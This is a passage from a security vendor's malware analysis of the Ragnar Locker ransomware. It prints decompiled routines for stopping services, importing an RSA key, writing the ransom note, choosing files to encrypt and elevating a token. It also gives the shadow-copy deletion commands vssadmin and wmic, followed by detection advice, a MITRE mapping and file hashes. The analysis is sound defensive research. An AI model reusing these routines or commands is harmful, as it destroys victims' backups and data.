
```
handle_service_control = OpenSCManagerA(0, 0, SC_MANAGER_ALL_ACCESS);
handle_sc = handle_service_control;
if ( handle_service_control )
{
  v94 = 0;
  v101 = 0;
  v90 = 0;
  if ( !EnumServicesStatusA(handle_service_control, 0x3Bu, 3u, &v73, 0x24u, &v94, &v101, &v90)
    && GetLastError() == 234 )
  {
    v20 = v94 + 36;
    v49 = v94 + 36;
    ProcessHeap = GetProcessHeap();
    var_allocated_heap = HeapAlloc(ProcessHeap, 8u, v49);
    v48 = v20;
    v22 = var_allocated_heap;
    EnumServicesStatusA(handle_service_control, 0x3Bu, 3u, var_allocated_heap, v48, &v94, &v101, &v90);
```


Enumerating the machine's services

```
if ( v22->lpServiceName )
{
  if ( StrStrIA(v22->lpServiceName, ptr_dec_rc4_products) )      )
    e_close_service_sub_DE1200(v22->lpServiceName, handle_sc);
```

Checking if the targeted service exist

Ragnar Locker then decrypts an embedded RSA public key:





Decrypted RSA public key


After decrypting the public key, Ragnar Locker passes the key to another function that prepares the key for further use:


```
var_allocated_heap_1 = HeapAlloc(v27, 8u, 8u);
e_setting_RSA_key_info_sub_DE2000(var_allocated_heap_1, decrypted_public_key);// setting the RSA public key
```

```
if ( !*phProv && !CryptAcquireContextW(phProv, 0, 0, 1u, 0xF0000000) )
  return 0;
phKey = phProv + 1;
if ( phProv[1] )
  CryptDestroyKey(phProv[1]);
v3 = MultiByteToWideChar(0, 0, string_RSA_public_key, -1, 0, 0);
ProcessHeap = GetProcessHeap();
var_allocated_heap = HeapAlloc(ProcessHeap, 8u, 2 * v3);
v13 = v3;
UTF16_RSA_public_key = var_allocated_heap;  // Maps RSA public key string to UTF-16 format
MultiByteToWideChar(0, 0, string_RSA_public_key, -1, var_allocated_heap, v13);
pcbBinary = 0;
if ( !CryptStringToBinaryW(UTF16_RSA_public_key, 0, 0, 0, &pcbBinary, 0, 0) )
  return 0;
v14 = pcbBinary;
v7 = GetProcessHeap();
var_allocated_heap_2 = HeapAlloc(v7, 8u, v14);  // converts the UTF16 RSA public key to array of bytes
if ( !CryptStringToBinaryW(UTF16_RSA_public_key, 0, 0, var_allocated_heap_2, &pcbBinary, 0, 0) )
  return 0;
v9 = GetProcessHeap();
HeapFree(v9, 0, UTF16_RSA_public_key);
pvStructInfo = 0;
pcbStructInfo = 0;
if ( !CryptDecodeObjectEx(1u, 8, var_allocated_heap_2, pcbBinary, 0x8000u, 0, &pvStructInfo, &pcbStructInfo) )
  return 0;
v10 = CryptImportPublicKeyInfo(*phProv, 1u, pvStructInfo, phKey);
if ( !v10 )
  return 0;
v11 = GetProcessHeap();
HeapFree(v11, 0, var_allocated_heap_2);
LocalFree(pvStructInfo);
return v10;
```

Preparing the key for encryption

Lastly, Ragnar Locker decrypts the ransom note's content:





Decrypted ransom note through the RC4 routine

Deleting Shadow Copies

In order to delete the machine's shadow copies, Ragnar Locker executes the processes *vssadmin.exe* and *Wmic.exe* with the following command lines:

- Vssadmin delete shadows /all /quiet
- Wmic.exe shadowcopy delete

```
*vssadmin_commandline = 0x730076;             // vssadmin delete shadows /all /quiet
v9 = 0x610073;
v10 = 0x6D0064;
v11 = 0x6E0069;
v12 = 0x640020;
v13 = 0x6C0065;
v14 = 0x740065;
v15 = 0x200065;
v16 = 6815859;
v17 = 6553697;
v18 = 7798895;
v19 = 2097267;
v20 = 6357039;
v21 = 7077996;
v22 = 3080224;
v23 = 7667825;
v24 = 6619241;
v25 = 116;
*wmic_commandline = 0x6D0077;
v27 = 6488169;                                // wmic.exe shadowcopy delete
v28 = 6619182;
v29 = 6619256;
v30 = 7536672;
v31 = 6357096;
v32 = 7274596;
v33 = 6488183;
v34 = 7340143;
v35 = 2097273;
v36 = 6619236;
v37 = 6619244;
v38 = 6619252;
CreateProcessW(0, wmic_commandline, 0, 0, 0, 0x20u, 0, 0, &StartupInfo, &ProcessInformation);
CloseHandle(ProcessInformation.hProcess);
CloseHandle(ProcessInformation.hThread);
WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
CreateProcessW(0, vssadmin_commandline, 0, 0, 0, 0x20u, 0, 0, &StartupInfo, &ProcessInformation);
```

Deleting shadow copies using Wmic and Vssadmin

Creating the Ransom Note

Ragnar Locker generates the ransom note file name through the following algorithm:

- It gets the computer name using the API call *GetComputerNameW*
- It hashes the computer name using the custom hashing algorithm mentioned above
- It concatenates the strings "\\", "*RGNGR_*", "*.txt*" with the hashed computer name
- It completes the full name by concatenating the path "*C:\Users\Public\Documents*", resulting in "*C:\Users\Public\Documents\RNGR_[hash].txt*"

```
GetComputerNameW(v60, &v86);
var_allocated_heap = VirtualAlloc(0, 0x7Fu, 0x3000u, 4u);
v30 = 0;
v31 = lstrlenW(v60);                                          // hashing Computer name
for ( k = 0; k < v31; v30 = (v33 ^ 0xAB01FF3C) + v30 - __ROL4__((v33 ^ 0xAB01FF3C) + v30, 13) )
  v33 = v60[k++];
v51 = v30;
v34 = var_allocated_heap;
wsprintfW(var_allocated_heap, L"%08X", v51, a1, a2);
lstrcpyW(v66, L"\\");
lstrcpyW(&String1, L"RGNR_");
lstrcatW(&String1, v34);              // append RGNR_[hashed computer name]
lstrcatW(&String1, L".txt");          // append RGNR_[hashed computer name].txt
lstrcatW(v66, &String1);              // append \RGNR_[hashed computer name].txt
SHGetSpecialFolderPathW(0, &FileName, 46, 0);// get c:\users\public\documents
lstrcatW(&FileName, v66);             // append C:Users\public\Documents\RGNR_[hashed computer name].txt
```

Preparing the txt file that holds the ransom note

Eventually, Ragnar Locker calls *CreateFileW* to create the requested text file with the required path. Ragnar Locker then writes a decrypted ransom note at this path.

In addition, after writing the note, Ragnar Locker writes another smaller part starting with "---RAGNAR SECRET—-". This part is the output of the API call *CryptBinaryToStringA*:

```
// Creating file named  C:Users\public\Documents\RGNR_[hashed computer name].txt
FileW = CreateFileW(&FileName, 0xC0000000, 0, 0, 4u, 0x80u, 0);

handle_file = FileW;
if ( FileW )
{
  WriteFile(FileW, decrypted_ransom_note, StrToIntA_output, &v85, 0);
  wsprintfA(
    ragnar_secret,
    "\r\n%s\r\n\r\n%s\r\n%s\r\n%s\r\n\r\n%s\r\n",
    "*********************************************************************************",
    "---RAGNAR SECRET---",
    pszString,
    "---RAGNAR SECRET---",
    "*********************************************************************************");
  v43 = lstrlenA(ragnar_secret);
  WriteFile(handle_file, ragnar_secret, v43, &v85, 0);// writing the ragnar secret part
```

Creating the txt file that holds the ransom note

```
**************************************************************************
************************

---RAGNAR SECRET---
[redacted]GR3lcTv4DMgG
[redacted]aFS2rU2fA==
---RAGNAR SECRET---

**************************************************************************
************************
```

Ragnar secret example output

Encrypting the Files

After creating the ransom note, the actual file encryption process ignites. First, Ragnar Locker gets the drives (except DRIVE_CDROM) and directories, and sends the string of the file to be encrypted to an encryption function.

The encryption function first checks for some files to be excluded from the encryption process, those files are:

- *Autoruns.inf, boot.ini, bootfront.bin, bootsect.bak, bootmgr, bootmgr.efi, bootmgfw.efi, desktop.ini, iconcache.db, ntldr, ntuser.dat, ntuser.dat.log, ntuser.ini, thumbs.db*

```
while ( 1 )
{
  if ( (FindFileData.dwFileAttributes & 0x10) == 0 )
  {
    if ( !GetFullPathNameW(v4, 0x104u, String2, &FilePart) )
      return 0;
    lstrcpyW(FilePart, FindFileData.cFileName);
    ExtensionW = PathFindExtensionW(String2);
    v10 = FilePart;
    v11 = 0;
    lpString1 = ExtensionW;
    v22[0] = &::String1;
    v22[1] = L"autorun.inf";
    v22[2] = L"boot.ini";
    lpString2 = L"bootfont.bin";
    v24 = L"bootsect.bak";
    v25 = L"bootmgr";
    v26 = L"bootmgr.efi";
    v27 = L"bootmgfw.efi";
    v28 = L"desktop.ini";
    v29 = L"iconcache.db";
    v30 = L"ntldr";
    v31 = L"ntuser.dat";
    v32 = L"ntuser.dat.log";
    v33 = L"ntuser.ini";
    v34 = L"thumbs.db";
    while ( lstrcmpiW(v10, v22[v11]) )
```

List of excluded files

In addition, other specific processes and objects are excluded, such as:

- *Windows.old, Tor Browser, Internet Explorer, Google, Opera, Opera Software, Mozilla, Mozilla Firefox, $Recycle.bin, ProgramData, All Users*

```
FirstFileW = FindFirstFileW(Buffer, &FindFileData);
hFindFile = FirstFileW;
if ( FirstFileW != -1 )
{
  do
  {
    if ( lstrcmpiW(FindFileData.cFileName, L".")
      && lstrcmpiW(FindFileData.cFileName, L"..")
      && (FindFileData.dwFileAttributes & 0x10) != 0 )
    {
      if ( a2 == 1 )
      {
        lpString2 = L"Windows";
        v6 = 0;
        v24 = L"Windows.old";
        v25 = L"Tor browser";
        v26 = L"Internet Explorer";
        v27 = L"Google";
        v28 = L"Opera";
        v29 = L"Opera Software";
        v30 = L"Mozilla";
        v31 = L"Mozilla Firefox";
        v32 = L"$Recycle.Bin";
        v33 = L"ProgramData";
        v34 = L"All Users";
        while ( lstrcmpiW(FindFileData.cFileName, (&lpString2)[v6]) )
```

Files and processes to exclude

Lastly, the last checks of Ragnar Locker excludes files with the following extension:

- *.db, .sys, .dll, lnk, .msi, .drv, .exe*

```
if ( v12 == 1 )
{
  v13 = lpString1;
  v14 = 0;
  v28 = L".db";
  v29 = L".sys";
  v30 = L".dll";
  v31 = L".lnk";
  v32 = L".msi";
  v33 = L".drv";
  v34 = L".exe";
  while ( lstrcmpiW(v13, (&v28)[v14]) )
  {
    if ( ++v14 >= 7 )
    {
      encryping_the_file_sub_DE1490(string_file_to_be_encrypted);
      break;
    }
```

File extensions to exclude

Once the file meets the criteria, the file name is sent to a function that encrypts the corresponding file using the Salsa20 algorithm. After each encryption, Ragnar Locker appends the suffix ".ragnar_[hashed computer name]" to the affected file:

F:\Recovery\WindowsRE\boot.sdi	SUCCESS	Offset: 0, Length: 1,048,576, Priority: Normal
F:\Recovery\WindowsRE\boot.sdi	SUCCESS	Offset: 3,170,304, Length: 256, Priority: Normal
F:\Recovery\WindowsRE\boot.sdi	SUCCESS	Offset: 3,170,560, Length: 256
F:\Recovery\WindowsRE\boot.sdi	SUCCESS	Offset: 3,170,816, Length: 9
F:\Recovery\WindowsRE\boot.sdi	SUCCESS	ReplaceIfExists: True, FileName: F:\Recovery\WindowsRE\boot.sdi.ragnar_[redacted]
F:\Recovery\WindowsRE\ReAgent.xml	SUCCESS	Offset: 0, Length: 1,120, Priority: Normal
F:\Recovery\WindowsRE\ReAgent.xml	SUCCESS	Offset: 1,120, Length: 256, Priority: Normal
F:\Recovery\WindowsRE\ReAgent.xml	SUCCESS	Offset: 1,376, Length: 256
F:\Recovery\WindowsRE\ReAgent.xml	SUCCESS	Offset: 1,632, Length: 9
F:\Recovery\WindowsRE\ReAgent.xml	SUCCESS	ReplaceIfExists: True, FileName: F:\Recovery\WindowsRE\ReAgent.xml.ragnar_[redacted]

Files manipulated by encryption

Displaying the Ransom Note

Following the machine encryption, Ragnar Locker creates a notepad.exe process that presents the ransom note to the user's screen with the ransom and payment information.


Ragnar Locker spawns this process through the following way:

- Getting a handle to the current process token

- Duplicate the token
- Setting the token to elevate privileges
- Use CreateProcessAsUserW with the elevated token

```
v47 = GetCurrentProcess();
OpenProcessToken(v47, 0xF01FFu, &hToken);
DuplicateTokenEx(hToken, 0xF01FFu, 0, SecurityAnonymous, TokenPrimary, &hToken);
SetTokenInformation(hToken, TokenSessionId, &active, 4u);
v75.dwFlags = 1;
v75.wShowWindow = 3;
v75.lpDesktop = L"WinSta0\\Default";
GetSystemDirectoryW(lpApplicationName, 0x7Fu);
lstrcatW(lpApplicationName, L"\\notepad.exe");
wsprintfW(lpCommandLine, L" %s", &FileName);
if ( CreateProcessAsUserW(hToken, lpApplicationName, lpCommandLine, 0, 0, 0, 0x30u, 0, 0, &v75, &v80) )
```

Creating notepad process to display ransom note




Displayed ransom note

Detection and Prevention

Cybereason Defense Platform

The Cybereason Defense Platform is able to detect and prevent infections with Ragnar Locker ransomware, using multi-layer protection that detects and blocks malware with threat intelligence, machine learning, anti-ransomware and Next-Gen Antivirus (NGAV) capabilities:



The Cybereason Defense Platform creates a MalOp and labels it as Ransomware behavior

The Cybereason Defense Platform suspends Ragnar Locker when Anti-Ransomware feature is set to "Suspend" as seen from the Cybereason Defense Platform

Cybereason GSOC MDR

The Cybereason GSOC recommends the following:

- Enable Anti-Ransomware in your environment's policies, set the Anti-Ransomware mode to Prevent, and enable Shadow Copy detection to ensure maximum protection against ransomware.
- In the Cybereason Defense Platform, enable Application Control to block the execution of malicious files.
- To hunt proactively, use the Investigation screen in the Cybereason Defense Platform and the queries in the Hunting Queries section to search for machines that are potentially infected with Ragnar Locker. Based on the search results, take further remediation actions, such as isolating the infected machines and deleting the payload file.

Cybereason is dedicated to teaming with defenders to end cyber attacks from endpoints to the enterprise to everywhere. Schedule a demo today to learn how your organization can benefit from an operation-centric approach to security.

MITRE ATT&CK Mapping

Tactic	Technique or Sub-technique
TA0005: Defense Evasion	T1562.001: Impair Defenses: Disable or Modify Tools
TA0007: Discovery	T1033: System Owner/User Discovery
TA0007: Discovery	T1057: Process Discovery
TA0007: Discovery	T1082: System Information Discovery
TA0007: Discovery	T1614: System Location Discovery
TA0040: Impact	T1486: Data Encrypted for Impact
TA0040: Impact	T1489: Service Stop
TA0040: Impact	T1490: Inhibit System Recovery

IOCs


Indicators	Indicator type	Description

041fd213326dd5c10a16caf88ff076bb98c68c052284430fba5f601023d39a14	SHA256	Ragnar Locker Binary
04c9cc0d1577d5ee54a4e2d4dd12f17011d13703cdd0e6efd46718d14fd9aa87	SHA256	Ragnar Locker Binary
0766beb30c575fc68d1ca134bd53c086d2ce63b040e4d0bbd6d89d8c26ca04f6	SHA256	Ragnar Locker Binary
0aaa7a3596af6b1aae02b6e6ca878045360d467f96b0687363a9dce19ea60a36	SHA256	Ragnar Locker Binary
10f9ad4e9f6e0dc1793be80203b258f8c5114d01cb17307c1b2fdcca37d4edf9	SHA256	Ragnar Locker Binary
1318f8a4566a50537f579d24fd1aabcf7e22e89bc75ffd13b3088fc6e80e9a2a	SHA256	Ragnar Locker Binary
1472f5f559f90988f886d515f6d6c52e5d30283141ee2f13f92f7e1f7e6b8e9e	SHA256	Ragnar Locker Binary
1602d04000a8c7221ed0d97d79f3157303e209d4640d31b8566dd52c2b09d033	SHA256	Ragnar Locker Binary
30dcc7a8ae98e52ee5547379048ca1fc90925e09a2a81c055021ba225c1d064c	SHA256	Ragnar Locker Binary
3b43751ed88e4d1f82cf52ca2d4477e3e35c35f08c1b4e3ab21c80720601e804	SHA256	Ragnar Locker Binary
3bc8ce79ee7043c9ad70698e3fc2013806244dc5112c8c8d465e96757b57b1e1	SHA256	Ragnar Locker Binary
5469182495d92a5718e0e1dcdf371e92b79724e427050154f318de693d341c89	SHA256	Ragnar Locker Binary
5fc6f4cfb0d11e99c439a13b6c247ec3202a9a343df63576ce9f31cffcdbaf76	SHA256	Ragnar Locker Binary
60233700ee64b9e5d054fa551688e8617328b194534a0fe645411685ce467128	SHA256	Ragnar Locker Binary
63096f288f49b25d50f4aea52dc1fc00871b3927fa2a81fa0b0d752b261a3059	SHA256	Ragnar Locker Binary
68eb2d2d7866775d6bf106a914281491d23769a9eda88fc078328150b8432bb3	SHA256	Ragnar Locker Binary

6fd4ec6611bf7e691be80483bcf860e827d513df45e20d78f29cf4638b6c20e8	SHA256	Ragnar Locker Binary
7af61ce420051640c50b0e73e718dd8c55dddfcb58917a3bead9d3ece2f3e929	SHA256	Ragnar Locker Binary
91128776769d4f78dd177695df610463a0b05e2174ba76d0489b976b99cae223	SHA256	Ragnar Locker Binary
9416e5a57e6de00c685560fa9fee761126569d123f62060792bf2049ebba4151	SHA256	Ragnar Locker Binary
9706a97ffa43a0258571def8912dc2b8bf1ee207676052ad1b9c16ca9953fc2c	SHA256	Ragnar Locker Binary
9b62cdb57f4c34924333dfa3baefd993efeab68109580b682b074f0e73b63983	SHA256	Ragnar Locker Binary
9bdd7f965d1c67396afb0a84c78b4d12118ff377db7efdca4a1340933120f376	SHA256	Ragnar Locker Binary
a8ee0fafbd7b84417c0fb31709b2d9c25b2b8a16381b36756ca94609e2a6fcf6	SHA256	Ragnar Locker Binary
ac16f3e23516cf6b22830c399b4aba9706d37adceb5eb8ea9960f71f1425df79	SHA256	Ragnar Locker Binary
afab912c41c920c867f1b2ada34114b22dcc9c5f3666edbfc4e9936c29a17a68	SHA256	Ragnar Locker Binary
b0d8f9aa9566245362d7e7443ab4add80ce90fbdf35a30df9a89e9dae5f22190	SHA256	Ragnar Locker Binary
b6663af099538a396775273d79cb6fff99a18e2de2a8a2a106de8212cc44f3e2	SHA256	Ragnar Locker Binary
b670441066ff868d06c682e5167b9dbc85b5323f3acfbbc044cabc0e5a594186	SHA256	Ragnar Locker Binary
b72beb391c75af52c6fb62561f26214b682f12d95660b128d9e21e18e3bff246	SHA256	Ragnar Locker Binary
c2bd70495630ed8279de0713a010e5e55f3da29323b59ef71401b12942ba52f6	SHA256	Ragnar Locker Binary
ce33096639fb5c51684e9e3a7c7c7161884ecad29e8d6ad602fd8be42076b8d4	SHA256	Ragnar Locker Binary

cf5ec678a2f836f859eb983eb633d529c25771b3b7505e74aa695b7ca00f9fa8	SHA256	Ragnar Locker Binary
dd5d4cf9422b6e4514d49a3ec542cffb682be8a24079010cda689afbb44ac0f4	SHA256	Ragnar Locker Binary
ec35c76ad2c8192f09c02eca1f263b406163470ca8438d054db7adcf5bfc0597	SHA256	Ragnar Locker Binary

About the Researchers

 **Eli Salem, Principal Security Analyst, Cybereason Global SOC**

Eli is a lead threat hunter and malware reverse engineer at Cybereason. He has worked in the private sector of the cyber security industry since 2017. In his free time, he publishes articles about malware research and threat hunting.

 **Loïc Castel, Principal Security Analyst, Cybereason Global SOC**

Loïc is a Principal Security Analyst with the Cybereason Global SOC team. Loïc analyses and researches critical incidents and cybercriminals, in order to better detect compromises. In his career, Loïc worked as a security auditor in well-known organizations such as ANSSI (French National Agency for the Security of Information Systems) and as Lead Digital Forensics & Incident Response at Atos. Loïc loves digital forensics and incident response, but is also interested in offensive aspects such as vulnerability research.

About the Author

Cybereason Global SOC Team

The Cybereason Global SOC Team delivers 24/7 Managed Detection and Response services to customers on every continent. Led by cybersecurity experts with experience working for government, the military and multiple industry verticals, the Cybereason Global SOC Team continuously hunts for the most sophisticated and pervasive threats to support our mission to end cyberattacks on the endpoint, across the enterprise, and everywhere the battle moves.

All Posts by Cybereason Global SOC Team
